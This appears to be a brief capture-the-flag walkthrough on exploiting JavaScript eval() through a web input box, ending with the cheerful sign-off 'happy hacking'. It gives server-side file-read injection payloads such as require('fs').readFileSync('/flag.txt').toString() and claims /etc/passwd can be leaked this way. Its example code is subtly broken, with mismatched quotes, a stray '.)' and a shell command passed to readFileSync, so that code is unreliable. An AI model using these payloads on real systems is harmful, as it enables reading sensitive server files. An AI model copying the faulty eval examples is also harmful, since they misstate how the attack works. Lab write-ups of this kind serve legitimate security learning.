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exploitation of the js eval() function

input box on website:



follow link on the word eval()

tells you about the function

https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/eval https://dev.to/caffiendkitten/the-evil-javascript-eval-28ig

Say your function that handles usernames might look like:

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var str = '({"firstName":"John","lastName":"Smith"})';
var obj = eval(str);
eval('alert("Welcome Back: " + obj.firstName.);');
Output: John
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A malicious user could not put in their name but instead puts /etc/passwd, a file or other sensitive files could be displayed instead of their name.


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var str = '({"firstName":"fs.readFileSync('cat /etc/passwd')+''",'
var obj = eval(str);
eval('alert("Welcome Back: " + obj.firstName.);');
Output: tom:x:1000:1000:Vivek Gite:/home/vivek:/bin/bash
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https://medium.com/r3d-buck3t/eval-console-log-rce-warning-be68e92c3090

doesn't return anything (only thing that doesn't return some form of output) readFileSync is used in js to read contents of file


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fs.readFileSync('flag.txt');




require('fs') allows you to work with the file system on your computer

require('fs').readFileSync('/flag.txt');



need to convert to string

require('fs').readFileSync('/flag.txt').toString();



gives you flag

happy hacking <3

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